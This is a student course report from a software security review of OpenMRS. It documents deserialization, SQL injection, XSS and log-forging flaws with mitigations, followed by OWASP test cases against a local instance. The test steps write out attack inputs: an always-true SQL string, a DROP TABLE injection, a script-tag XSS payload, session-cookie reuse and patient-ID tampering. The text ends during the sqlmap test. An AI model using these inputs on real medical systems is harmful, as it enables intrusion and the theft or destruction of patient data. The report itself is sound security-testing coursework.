CSC 515 – Software Security

OpenMRS Security Review

Final Report

Arun Jaganathan - ajagana

Bhaskar Sinha - bsinha

Nivedita Natarajan – nnatara2

Ananthram Eklaspuram Lakshmanasamy - aeklasp

#1: Documenting vulnerabilities and their fixes

Vulnerability #1:

1. **Name:** Dynamic Code Evaluation: Unsafe XStream Deserialization

2. **Business Impact:**
   OpenMRS application handles sensitive medical details of patients, so its security is of utmost importance to the organization using it to manage its clinics or hospitals. The vulnerability can be used to steal sensitive data (each patient record can cost around 10$), alter/forge sensitive patient data , all of which can tarnish the reputation of the organization and also lead to financial losses for the organization. Since the vulnerability also has potential to cause a DOS attack, it can lead to OpenMRS service going down which again can lead to financial losses.

3. **Affected Component:**
   Found at line 115, method deserialize in the file SimpleXStreamSerializer.java, in openmrs-api module.
   Path to bug:

   https://github.com/openmrs/openmrs-core/blob/master/api/src/main/java/org/openmrs/api/impl/SerializationServiceImpl.java#L115

   ```java
   // Get appropriate OpenmrsSerializer implementation
   OpenmrsSerializer serializer = getSerializer(serializerClass);
   if (serializer == null) {
           throw new APIException("serializer.not.found", new Object[] { serializerClass });
   }

   // Attempt to Deserialize the object
   try {
           return (T) serializer.deserialize(serializedObject, objectClass);
   }
   catch (Exception e) {
           String msg = "An error occurred during deserialization of data <" + serializedObject + ">";
           throw new SerializationException(msg, e);
   `
   ```

4. **Description:**

   This bug falls in the broad category of Code Injection bugs - bugs that occur when application sends untrusted data to an interpreter. At line 115 method deserialize in the

file SimpleXStreamSerializer.java, unvalidated XML is deserialized, XStream library provides the developer with an easy way to transmit objects, serializing them to XML documents. But XStream can by default deserialize dynamic proxies allowing an attacker to run arbitrary Java code on the server when the proxy InvocationHandler is invoked.

The following Java code shows an instance of XStream processing untrusted input:

XStream xstream = new XStream();
String body = IOUtils.toString(request.getInputStream(), "UTF-8");
Contact expl = (Contact) xstream.fromXML(body);

5. Result

Since the vulnerability allows the attacker to run arbitrary code, the possible consequences are endless. The attacker can run code to steal sensitive data, get to know system information which may be used to identify and execute known vulnerabilities. Depending on the privilege level of the code that is executing the attack can be amplified, since we have already identified some severe access control flaws in OpenMRS, combined together they can result in data loss or corruption, lack of accountability. Also this bug can be used to cause a Denial of service attack by sending a very long input file, since the input is not validated and can sometimes lead to complete host takeover.

6. Mitigation:

Validate the input to the serializer by using a whitelist or blacklist filter before passing to XStream, although a whitelist approach (allowed types) is prefered since many classes can be used to achieve remote code execution and to bypass blacklists. Associate a timer with the calls to XStream and kill it if timeout occurs, this way Denial of service attacks can be prevented .XStream implicitly prevents the deserialization of known bad classes such as java.beans.EventHandler that can be used by attackers to run arbitrary commands. In addition, starting with XStream 1.4.7, it is possible to define permissions for types. These permissions can be used to explicitly allow or deny the types that will be deserialized and so it is not possible to inject unexpected types into an object graph. Any application that deserializes data from an external source should use this feature to limit the danger of arbitrary command execution.

The following Java code shows an instance of XStream securely processing untrusted input by defining the allowed types.

XStream xstream = new XStream();
// clear out existing permissions and set own ones

```
xstream.addPermission(NoPermissionType.NONE);
// allow some basics
xstream.addPermission(NullPermission.NULL);
xstream.addPermission(PrimitiveTypePermission.PRIMITIVES);
xstream.allowTypeHierarchy(Collection.class);
// allow any type from the same package
xstream.allowTypesByWildcard(new String[] {
Contact.class.getPackage().getName()+".*"
});
String body = IOUtils.toString(request.getInputStream(), "UTF-8");
Contact expl = (Contact) xstream.fromXML(body);
```

Note that any class allowed in the whitelist should be audited to make sure it is safe to deserialize.

Vulnerability #2:

1. **Vulnerability Name:** SQL Injection in Allergies Page.

2.   **Business Impact*:**

SQL Injection is an attack which is most prevalent in web applications. In OpenMRS there are many pages which have input fields through which an SQL injection can occur. For the purposes of this bug we are just focussing on the Allergies Page. Any type of healthcare data has a lot of value, if an attacker gets a hold of the allergies data it could be sold on the dark web to pharmaceutical companies, which can then use to advertise specific medications to individuals present in the database. Also, looking into the worst case scenario, allergy data could be used to kill someone because in the database table "active_list_allergy" there is a field "severity", which could be very helpful information for the attacker. Looking into other possibilities, the attacker can gain access of the whole database and then delete the data from OpenMRS servers and try to hold them for ransom. All of these scenarios have adverse business impact and if any of this gets open in the media it could lead to a very bad reputation for the medical organization as well as OpenMRS application.

3.   **Affected Components:**

This bug was found in the following file:

File Path:

https://github.com/openmrs/openmrs-core/blob/df4621c1928148d6a3c417c9fdee4004904fb63e/api/src/main/java/org/openmrs/util/databasechange/MigrateAllergiesChangeSet.java

This error was discovered in the **Allergies section** of the **Find Patient Module**.

4. Description*:

Sql injection is an attack through which a malicious user can gain access to the database or send illegal inputs which could get saved in the database and harm the database in any sort of way. How a sql query works, is an attacker feeds an sql query in the input fields of the web application which is then processed by the application and it affects the database in some way. The extent of harm could be anywhere from displaying some data in the frontend which was not supposed to be seen by the end user, to the whole database getting dropped. In OpenMRS is a complex application which has many fields and forms which take/process input from the end user, so it becomes a high priority to defend the system from such attacks.

5. Results*:

Since, the attacker is able to feed illegal inputs to the system through the allergies page, it gives them the opportunity to alter the database as well as viewing data which is not meant for the end user. An attacker can potentially view the data from the allergies table which might reveal more information about the patients and then the attacker can make a more planned attack to obtain more personal data about patients.

6. Mitigation*:

There are three primary mitigation strategies for SQL injection:

- Validating inputs (both on client side and server side)
- Blacklisting/Whitelisting inputs
- Using prepared statements

In this case as well, on the allergies page as well as other pages where there are forms, all inputs should be validated with some form of regex so that illegal inputs do not pass to the servers.

Whitelisting could also be done for this case, but it might be difficult to list down all the possible entries at the server side, also it will introduce the overhead of updating the whitelist whenever the admin feels that there could be new types of entries that could be written in the database. So, for this case blacklisting is a good option; blacklisting strings such as select, drop, database, etc..

Prepared statements coupled with input validation would be the best way to go, because if the system is already using pre-compiled queries it is very difficult to pass in an sql query to the database.

Vulnerability #3:

1. **Vulnerability Name:** XSS Vulnerability in Allergies Page.

2. **Business Impact*:**

Cross- Site Scripting(XSS) occurs when malicious code is injected into the application and that gets executed or is stored for later execution. With regard to OpenMRS, while the hacker is filling the patient form, if malicious code is inserted as input, it turns out to be a Stored XSS Attack. Whenever the patient details are retrieved, the malicious code gets executed and the application is attacked. Sensitive details of patients are exposed or are tampered. Recovering from such attacks will need a lot of time and resources. If session cookies are stolen during the attack, the hacker will be able to log in to patient accounts of users or even the administrator and steal sensitive data/credentials. Finally, it will also lead to loss of reputation for the organization using OpenMRS and credibility of OpenMRS.

3. **Affected Components:** Saving a Patient Data in Create/View Patient Details Module

Files::

api/src/main/java/org/openmrs/api/impl/PatientServiceImpl.java

api/src/main/java/org/openmrs/PersonAddress.java

4. **Description*:**

In Cross-Site Scripting, malicious scripts are injected into web pages, to bypass access controls and steal sensitive data or harm the system. The attacker, who poses as a legitimate user, can send written scripts as input into the forms, say the Patient form or the Patient Visit form in OpenMRS. Whenever the patient details are retrieved, this script gets called and malicious code is executed which may lead to stolen sensitive information from the application. This is also possible when a particular Patient record is chosen and is edited by the user with unwanted code in place of patient details. This attack is also possible when the user tries to add a role in the OpenMRS application and fills in bad input.

5. **Results*:**

As a result of XSS attack, there are a varied list of consequences. Not only sensitive information like patient details are stolen, but also credentials from session cookies, information stored in Javascript variables are stolen. Apart from this, there are possibilities where the user is prompted to download file from a form with malicious content or the user is displayed sensitive details/credentials of other users.

6. **Mitigation*:**

In order to resolve XSS vulnerability, each field in the input forms should be encoded and validated. This will ensure that malicious code is not inserted as input. During this process,

special characters such as <> should also be checked and strings which represent HTML code such as script should be blacklisted, because that is where there is maximum possibility of script being injected. To prevent cookies from being stolen, they should be set properly along with their headers. The cookie flag should be set to HttpOnly. Not only such mitigations, but security should also be implemented in every stage so that the final tests like unit/integration/penetration tests pass.

Vulnerability #4:

1. **Vulnerability Name:** Log forging

2. Business Impact:
OpenMRS is a web-based application, which means there are a lot of attack options for attackers. Log forging is a defect which is easily overlooked while writing code because the application does requires to maintain system logs. The business effect of log forging can vary greatly depending on how the attacker tries to exploit it. The attacker can try to put some malicious code in the system through logs which could affect the database, or the attacker might try to get information by getting access to the logs. Since a lot of sensitive data such as username and personal details are stored by the OpenMRS system as logs the business impact of this attack is high. If bugs related to log forging are exploited it may lead to a very bad reputation for the business, consequently affecting it to a huge extent.

3. Affected Component: Creating a new patient; Finding patient by username

File Name:
openmrs-core/api/src/main/java/org/openmrs/api/db/hibernate/HibernateUserDAO.java
File Path:
https://github.com/openmrs/openmrs-core/blob/571f3080b3d870dd7c1d3a00a01aab1fd3fe2
295/api/src/main/java/org/openmrs/api/db/hibernate/HibernateUserDAO.java

4. Description*:
Logs are system files which applications maintain to keep track of important actions which are done on the application. These logs help in debugging if any errors occur and also keep a general track of the activities happening. These logs are stored in the server side and are internal to the system. Log forging occurs when an outside entity can influence these logs in any way. It could be accessing the logs, editing them or adding entries in them.
This could happen if a malicious user figures out that there is no filter to the data that is going in the system and this data, which they are feeding to the system is getting stored somewhere

in the database. Or it could also be the case that a genuine user enters data by mistake which gets recorded in the system logs because of poor design and no specific checks on the data being fed to the application.

5. Result -

In the existing code a lot of sensitive data is being exposed in the logs. Also, Input that is being received from the user (through form fields/session parameters) is directly written into the log. This also gives the attacker the ability to feed the form with invalid input, that will be recorded in the log section.

So, changes are made in code to handle this in a way that sensitive data is not stored in logs. Also, it makes sure that even if the input is forged, only the necessary information is stored in the Log. This avoids the possibility of crashing the logs with invalid inputs.

6. Mitigation -

In order to minimize the risks associated with log forging, developers should not disclose any sensitive information in logs. Also, developer should blacklist words which could indicate a script or sql queries, so that no malicious code is saved in the system through logs.

It should also be made sure that logs are only store when needed and they are internal to the system and should not be shown in case of any system failure so that if the system fails it fails securely.

Also, proper security audits should be done in a timely manner to uncover such defects, so that they could be rectified.

#2: Compiled Report

Part 1: OWASP Top 10

A1 – INJECTION

Test Case ID: OWASP_A1_IJ_1

Description:

OWASP_A1_IJ_1 tests SQL Injection on the log-in page (in the password entry space) in the OpenMRS system (v2.6.0) in attempting to bypass the password field with an always true clause in an OR condition.

Steps to Execute OWASP_A1_IJ_1:

1. Using File Explorer in Windows or Finder app in macOS, navigate to "referenceapplication-standalone-2.6.0" folder and double-click "openmrs-standalone.jar" file to launch OpenMRS system. Make sure that the system runs in Google Chrome Web Browser.

2. Once on the login page of OpenMRS System, enter "admin" in the username field and in the password field, enter the following command in the password:

> 1' or '1'='1

3. Choose 'Inpatient Ward' in the "Location for this session" and click 'Login'.

Result:

Test Case ID	Expected Result	Actual Result	Test Case Results
OWASP_A1_IJ_1	The page should not allow the user to login and display an error in the input credentials.	The page displays an error message saying "Invalid Username/password. Please try again."	PASS – System is Secure.

How the System Mitigates Against This Vulnerability:

The test OWASP_A1_IJ_1 tests for a common SQL vulnerability where the password field can be manipulated to an always true condition. OpenMRS system mitigates this vulnerability by using parameter markers when constructing SQL queries.

Test Case ID: OWASP_A1_IJ_2

Description:

OWASP_A1_IJ_2 tests SQL Injection on the 'Edit Patent' page (in the password entry space) in the OpenMRS system (v2.6) in attempting to delete all the patient information in the OpenMRS patient database.

Steps to Execute OWASP_A1_IJ_2:

1. Using File Explorer in Windows or Finder app in macOS, navigate to "referenceapplication-standalone-2.6.0" folder and double-click "openmrs-standalone.jar" file to launch OpenMRS system. Make sure that the system runs in Google Chrome Web Browser.

2. Once on the login page of OpenMRS System, enter "admin" in the username field and "Admin123" in the password field and choose 'Inpatient Ward' in the "Location for this session". Now, click 'Login'.

3. Once on the Home page, navigate to Find Patient Record> Search by ID or Name and enter "100397". Click on the record row that is displayed below to enter the patient information page.

4. Click "Edit" to enter the "Edit Patient" form and use the following inputs for 'Given' or 'Family Name' form fields:

Given: '; DROP TABLE patient_identifier_type;

Family Name: Smith

5. Click "Confirm" and then "Save". Check for any errors displayed and then click the OpenMRS icon on the top left of the page.

6. Go back to the 'Home' page.

7. Repeat Step 3 to check if the same patient record can be opened and displayed on the system.

Result:

Test Case ID	Expected Result	Actual Result	Test Case Results
OWASP_A1_IJ_2	No error messages are displayed. When searched again for patient ID "100397" and when the patient is selected, the patient details are observed as expected. I.e, The Given name of the Patient displays '; DROP TABLE patient_identifier_type;	No error messages are displayed and searching for patient ID "100397" successfully retrieved the Patient information.	PASS – System is Secure.

How the System Mitigates Against This Vulnerability:

The test OWASP_A1_IJ_2 tests for a common SQL Injection vulnerability and mitigates this vulnerability by using parameter markers when constructing SQL queries.

A2 – BROKEN AUTHENTICATION AND SESSION MANAGEMENT

Test Case ID: OWASP_A2_BASM_1

Description:

When the user logs-in to the application, a session ID will be generated and the cookie 'JSESSIONID' will be stored in the browser. OWASP_A2_BASM_1 tests if the modification of 'JSESSIONID' is acceptable and works fine with the application. For this, the tester needs to install a google chrome extension 'EditThisCookie'.

Steps to Execute OWASP_A2_BASM_1:

1. To install 'EditThisCookie' extension, visit the link:
   https://chrome.google.com/webstore/detail/editthiscookie/fngmhnnpilhplaeedifhccceomclgfbg?hl=en
   Select 'Add This Extension' and then choose 'Add this Extension' on the pop that appears next.
2. Using File Explorer in Windows or Finder app in macOS, navigate to "referenceapplication-standalone-2.6.0" folder and double-click

"openmrs-standalone.jar" file to launch OpenMRS system. Make sure that the system runs in Google Chrome Web Browser.

3. Once on the login page of OpenMRS System, enter "admin" in the username field and "Admin123" in the password field and choose 'Inpatient Ward' in the "Location for this session". Now, click 'Login'.
4. After logging in, click on the cookie icon located right next to the URL/address bar in Google Chrome. In 'JSESSIONID', the 'Value' field represents the SessionID for the user.
5. Modify the string present in the 'JSESSIONID', say change any one of the character in the field and click the Tick symbol.
6. Refresh the page and check whether the page goes to Log-in page instead of reloading the Home page.

Result:

Test Case ID	Expected Result	Actual Result	Test Case Results
OWASP_A2_BASM_1	System redirects to Log in Page.	System redirects to Log in Page.	PASS – System is Secure

How the System Mitigates Against This Vulnerability:

OpenMRS system mitigates this vulnerability by using encrypted and randomized Session ID for each user and for each log in, which is checked every time the page is reloaded, redirected, at every page in the application.

Test Case ID: OWASP_A2_BASM_2

Description:

When the user logs-in to the application, a session ID will be generated and the cookie 'JSESSIONID' will be stored in the browser. OWASP_A2_BASM_2 tests if the SessionID generated for one user, say U1, can be reused by another user, say U2, and thereby, gain access of the privileges of user U1. For executing this test, the tester needs to install a google chrome extension 'EditThisCookie'. The user also needs to create another new user.

Steps to Create a New User:

1. Log-in as admin, with username 'admin' and password 'Admin123'.
2. In the Home Page, click on 'System Administration' tile and select 'Advanced Administration'. Select 'Manage Users' in the 'Users' Section.
3. Click on 'Add User' and choose Create a new person.
4. Enter the necessary details, as requested in the page.

Steps to Execute OWASP_A2_BASM_2:

1. To install 'EditThisCookie' extension, visit the link:
   [https://chrome.google.com/webstore/detail/editthiscookie/fngmhnnpilhplaeedifhccceo mclgfbg?hl=en](https://chrome.google.com/webstore/detail/editthiscookie/fngmhnnpilhplaeedifhccceomclgfbg?hl=en)
   Select 'Add This Extension' and then choose 'Add this Extension' on the pop that appears next.
2. Using File Explorer in Windows or Finder app in macOS, navigate to "referenceapplication-standalone-2.6.0" folder and double-click "openmrs-standalone.jar" file to launch OpenMRS system. Make sure that the system runs in Google Chrome Web Browser.
3. Once on the login page of OpenMRS System, enter "admin" in the username field and "Admin123" in the password field and choose 'Inpatient Ward' in the "Location for this session". Now, click 'Login'.
4. After logging in, click on the cookie icon located right next to the URL/address bar in Google Chrome. In 'JSESSIONID', the 'Value' field represents the Session ID for the user. Copy this value. Click the Tick icon located at the bottom of the plugin window.
5. Open a new tab in Incognito mode and open the OpenMRS application (copy paste the same URL of OpenMRS). Log in with the username and password details of the newly created user.
6. Upon log-in, click on the cookie icon located right to the URL bar, and expand the JESSIONID and in the 'Value' field, paste the previously copied value.
7. Refresh the page and
8. Refresh the page and check whether the page throws any error or simply reloads as the admin user.

Result:

Test Case ID	Expected Result	Actual Result	Test Case Results
OWASP_A2_BASM_2	Either the log-in page should be reloaded throwing an error, or 'Home Page' is reloaded with the same user.	'Home Page' is reloaded with username 'Super User (admin)'.	FAIL – Vulnerability exists. System is not secure.

How the System Mitigates Against This Vulnerability:

The OpenMRS system just checks if the session ID is valid or not and the session ID is not associated with the User ID. I.e, the second user is able to access the admin's profile by using the admin's Session ID, and thereby gaining access to all the important data.

To mitigate this vulnerability, the OpenMRS system should associate each Session ID with the user. This way, when the Session ID is modified by the user, OpenMRS has a way to catch the vulnerability and appropriate it.

A3 – Cross Site Scripting (XSS)

Test Case ID: OWASP_A3_XSS_1

Description:

OWASP_A3_XSS_1 tests for cross site scripting vulnerability to check if it is possible to inject scripts on the 'Manage Persons' page (in the Advanced Administration section) in OpenMRS while attempting to provide input for creating a person's information in the OpenMRS database.

Steps to Execute OWASP_A3_XSS_1:

1. Using File Explorer in Windows or Finder app in macOS, navigate to "referenceapplication-standalone-2.6.0" folder and double-click "openmrs-standalone.jar" file to launch OpenMRS system. Make sure that the system runs in Google Chrome Web Browser.
2. Once on the login page of OpenMRS System, enter "admin" in the username field and "Admin123" in the password field and choose 'Inpatient Ward' in the "Location for this session". Now, click 'Login'.
3. Once on the Home page, navigate to "System Administration" section.
4. Click "Advanced Administration" tile which will direct you to the page containing the list of functionalities that the user can person (such as Managing Users, patients, forms, etc).
5. Under the "Person" section in the admin functionalities page, click "Manage Persons".
6. Click on "Create Person" to enter details for creating a person.
7. Enter the details pertaining to giving inputs for Person Name as "Aru", Date of Birth as "September 12, 2004" and Gender as "Male".
8. Click on "Create Person".
9. Provide values for "Last Name" as "Jackson" and inputs for Address as "123 smithville road", Address2 as "Apt 103" and City/Village as "<script>alert("hello")</script>".
10. Click "Save Person" to check if the person information has been created in the database.

Result:

Test Case ID	Expected Result	Actual Result	Test Case Results
OWASP_A3_XSS_1	The "City" field should not allow the Javascript tags to be entered as input(must flag an error).	An alert box is displayed with a message "hello" indicating that the script entered in the "Village" field executed.	FAIL - Vulnerability exists. System is not secure.

Test Case ID: OWASP_A3_XSS_2

Description:

OWASP_A3_XSS_2 also tests for cross site scripting vulnerability by checking if it is possible to inject scripts in the 'Register a Patient' page (available in the Home page) while attempting to provide inputs for entering patient details to create a patient record in the OpenMRS patient database.

Steps to Execute OWASP_A3_XSS_2:

1. Using File Explorer in Windows or Finder app in macOS, navigate to "referenceapplication-standalone-2.6.0" folder and double-click "openmrs-standalone.jar" file to launch OpenMRS system. Make sure that the system runs in Google Chrome Web Browser.
2. Once on the login page of OpenMRS System, enter "admin" in the username field and "Admin123" in the password field and choose 'Inpatient Ward' in the "Location for this session". Now, click 'Login'.
3. Once on the Home page, navigate to "Register a patient" section.
4. Provide input as "<script>alert("hello")</script>" in the Given Name field.
5. Also, provide valid values as input for other input fields such as "Jack", "Male", 23, "Raleigh" for Family Name, Gender, Estimated Years, City/Village respectively.

6. Click "Confirm" after entering the above details to check if the patient information has been created in the database.

Result:

Test Case ID	Expected Result	Actual Result	Test Case Results
OWASP_A3_XSS_2	The "Given Name" field should not allow the Javascript tags to be entered as input (must flag an error).	An alert box is displayed with a message "hello" indicating that the script entered in the "Given Name" field executed.	FAIL - Vulnerability exists. System is not secure.

A4 – BROKEN ACCESS CONTROL

Test Case ID: OWASP_A4_BAC_1

Description:
When the admin logs-in to the application and accesses a particular Patient's record, by changing the Patient-ID in the URL, other patients' records are also reached.

Steps to Execute OWASP_A4_BAC_1:
1. Using File Explorer in Windows or Finder app in macOS, navigate to "referenceapplication-standalone-2.6.0" folder and double-click "openmrs-standalone.jar" file to launch OpenMRS system. Make sure that the system runs in Google Chrome Web Browser.
2. Once on the login page of OpenMRS System, enter "admin" in the username field and "Admin123" in the password field and choose 'Inpatient Ward' in the "Location for this session". Now, click 'Login'.
3. Once on the Home page, navigate to Find Patient Record> Search by ID or Name and type "Betty Johnson". Click on the record row that is displayed below to enter the patient information page.
4. Change the Patient ID displayed in the URL from 82 to 84 and press Enter.

5. The patient records of another patient, "Elizabeth Taylor" is now displayed.

Result:

Test Case ID	Expected Result	Actual Result	Test Case Results
OWASP_A4_BAC_1	Access to the patient ID's details should be blocked and error should be displayed.	Details of the new patient ID is displayed.	FAIL - Vulnerability exists. System is not secure.

How the System Should Mitigate Against This Vulnerability:

OpenMRS system can mitigate this vulnerability by using encrypting the Patient ID so that the user cannot access records of other patients and other sensitive information.

Test Case ID: OWASP_A4_BAC_2

Description:

OWASP_A4_BAC_2 checks if the system breaks if the returnURL is specified with a restricted link. For example, if a doctor logs into the system, he/she does not have access to an Administrator's 'System Administration' tile. In other words, the doctor has access only to the view patient's records and schedule appointments. He/she does not have access to any administration pages. In this test, we mention the returnURL to one of the administration pages (OpenMRS Atlas) and check if the system redirects to that page.

Steps to Execute OWASP_A4_BAC_2:
1. Using File Explorer in Windows or Finder app in macOS, navigate to "referenceapplication-standalone-2.6.0" folder and double-click "openmrs-standalone.jar" file to launch OpenMRS system. Make sure that the system runs in Google Chrome Web Browser.
2. Open an incognito window and copy paste the same URL as that of the app. Once on the login page of OpenMRS System, enter "admin" in the username field and "Admin123" in the password field and choose 'Inpatient Ward' in the "Location for this session". Now, click 'Login'.
3. Click on the 'System Administration' tile in the home page and choose 'OpenMRS Atlas'. Once the page loads, the URL looks like:
   Page URL: http://localhost:8081/openmrs-standalone/atlas/map.page
4. Now URLify the path to this page and now the URL should look like:
   Final URL: %2Fopenmrs-standalone%2Fatlas%2Fmap.page
   Save this URL on a notepad. This is the 'path' to the OpenMRS Atlas page.

5. Now, on the original session's login page of OpenMRS System, enter "doctor" in the username field and "Doctor123" in the password field and choose 'Inpatient Ward' in the "Location for this session". Now, click 'Login'.
6. Navigate to 'Find Patient' and search for a patient, say, 'Smith'. Click on the any of the patient in the result.
7. On the patient's page, click on 'Request Appointment'.
8. In the page's URL, modify the value of returnURL parameter to the above 'Final URL' and press enter.
9. Now, fill in the form and submit it and check where the page redirects to.

Result:

Test Case ID	Expected Result	Actual Result	Test Case Results
OWASP_A4_BAC_2	The system should throw an error and should be redirected to the Doctor's home page.	The system redirects to the OpenMRS Atlas page, and now the doctor has access to administration pages, which he/she was not supposed to have. In the OpenMRS Atlas page, the doctor can view the markers on the map and have access to restricted information.	FAIL – System is not secure.

How the System Could Mitigate Against This Vulnerability:
OpenMRS should check for the access rights for each user whenever there is a redirection. This way, the user can be controlled from accessing restricted information.

A5 – SECURITY MISCONFIGURATION

Test Case ID: OWASP_A5_SM_1

Description:
When the admin logs-in to the application and tries to add a service type with incorrect values, the entire stack trace is displayed to the user.

Steps to Execute OWASP_A5_SM_1:
1. Using File Explorer in Windows or Finder app in macOS, navigate to "referenceapplication-standalone-2.6.0" folder and double-click

"openmrs-standalone.jar" file to launch OpenMRS system. Make sure that the system runs in Google Chrome Web Browser.
2. Once on the login page of OpenMRS System, enter "admin" in the username field and "Admin123" in the password field and choose 'Inpatient Ward' in the "Location for this session". Now, click 'Login'.
3. Once on the Home page, navigate to Appointment Scheduling and click on Manage Service Types.
4. Add a new service Type with name as "null" and duration as "123456789123456789" and click "Save".
5. The entire stacktrace for the exception is displayed to the user.

Result:

Test Case ID	Expected Result	Actual Result	Test Case Results
OWASP_A5_SM_1	The invalid value is handled and an error message/another prompt to enter the correct values is displayed.	The entire stacktrace of the error is displayed to the user.	FAIL - Vulnerability exists. System is not secure.

How the System Should Mitigate Against This Vulnerability:
OpenMRS system can mitigate this vulnerability by error handling for different fields and accordingly prompt the user to enter correct values or display an error message.

Test Case ID: OWASP_A5_SM_2

Description:
OWASP_A5_SM_2 tests for security misconfiguration by examining the server's admin console access and directory listing.

Steps to Execute OWASP_A5_SM_2:
1. Using File Explorer in Windows or Finder app in macOS, navigate to "referenceapplication-standalone-2.6.0" folder and double-click "openmrs-standalone.jar" file to launch OpenMRS system. Make sure that the system runs in Google Chrome Web Browser.
2. Once on the login page of OpenMRS System, enter "admin" in the username field and "Admin123" in the password field and choose 'Inpatient Ward' in the "Location for this session". Now, click 'Login'.
3. Once on the Home page, navigate to the web server manager's console by the URL "http://localhost:8081/manager/list".

4. Check if any of the directory listing is done for the managers.
5. Try the URL "http://localhost:8081/openmrs-standalone//appointmentschedulingui/" and see if there are any files listed.

Result:

Test Case ID	Expected Result	Actual Result	Test Case Results
OWASP_A5_SM_2	List of files or directory is not listed and no access is given to the user.	No files are displayed and error messages are printed.	PASS - System is secure.

How the System Mitigates Against This Vulnerability:
OpenMRS system mitigates this vulnerability by disabling the access to files or directories.

A6: SENSITIVE DATA EXPOSURE

Test Case ID: OWASP_A6_SDE_1

Description:
This test case checks to see if protected health information is displayed on the application view where it is not actually needed.

Prerequisites:
- Admin login credentials:
    Username: admin
    Password: Admin123

- Have at least one patient record in the database.

Steps to execute OWASP_A6_SDE_1:
1. Login to the OpenMRS system.
2. Click on 'Find Patient Record'.
3. Type the name of the existing user in the search bar.
4. Information of that user is displayed on the screen.
5. Information about the person being searched for is displayed on the screen.
6. Observe the information displayed about the person on the screen.

Result:

Test Case Id	Expected Results	Actual Results	Test Case Status
OWASP_A6_SDE_1	Sensitive information, which is not required should not be displayed	Both DOB and age of the patient is displayed. Here DOB is not required as the person's age is already mentioned.	FAIL

Test Case Id: OWASP_A6_SDE_2

Description:
This test case checks to see if communication between the browser and the website is secure or not, when protected health information is sent over the network by the application.

Prerequisites:
        Admin login credentials:
                Username: admin
                Password: Admin123

Steps to execute OWASP_A6_SDE_2:
1. Login to the OpenMRS system.
2. Click on 'Register a patient'.
3. Enter all the required information to create a patient.
4. Click on 'Confirm'.
5. Open developer tools on the browser being used.
6. Navigate to 'Network' tab.
7. Note the protocol used in the request URL.

Result:

Test Case Id	Expected Results	Actual Results	Test Case Status
OWASP_A6_SDE_2	The protocol being used by the application should be 'https' to ensure security of information over a network.	The protocol being used by the application is 'http', which is not secure.	FAIL

A7: INSUFFICIENT ATTACK PROTECTION

Test Case ID: OWASP2017_A7_IAP_1

Description:
This test checks if security vulnerabilities in the application could be uncovered through OWASP ZAP, since an attacker can use these types of tools to make the attack process automated.

Prerequisites:
      Install and run OWASP ZAP on your local machine.
      Installation link: https://github.com/zaproxy/zaproxy/wiki/Downloads

Steps to execute OWASP2017_A7_IAP_1:
1. Install and setup OWASP ZAP on your local machine.
2. Run OWASP ZAP.
3. Enter the URL of the application in the tab 'URL to attack'.
      For example it is: http://localhost:{port}/openmrs-standalone/login.htm
4. Click on 'Attack'.
5. Wait for the attack to be completed a 100%.
6. On the lower left-tab the security vulnerabilities of the application is displayed.

In our case some threats were revealed which goes on to show that the application is not secure and the attacker could use this tool to uncover vulnerabilities and then exploit them.

Here, three vulnerabilities are exposed: Options Header Not Set, Web Browser XSS Protection Not Enabled, Options Header Missing.

Result:

Test Case ID	Expected Results	Actual Results	Test Case Status
OWASP2017_A7_IAP_1	No vulnerabilities should be found	Vulnerabilities are found	FAIL

Test Case ID: OWASP2017_A7_IAP_2

Description:
This test checks if security vulnerabilities in the application could be uncovered through SQLMAP, since an attacker can use these types of tools to make the attack process automated.

Prerequisites:
    Setup and run SQLMAP on your local machine.

Github link: https://github.com/sqlmapproject/sqlmap
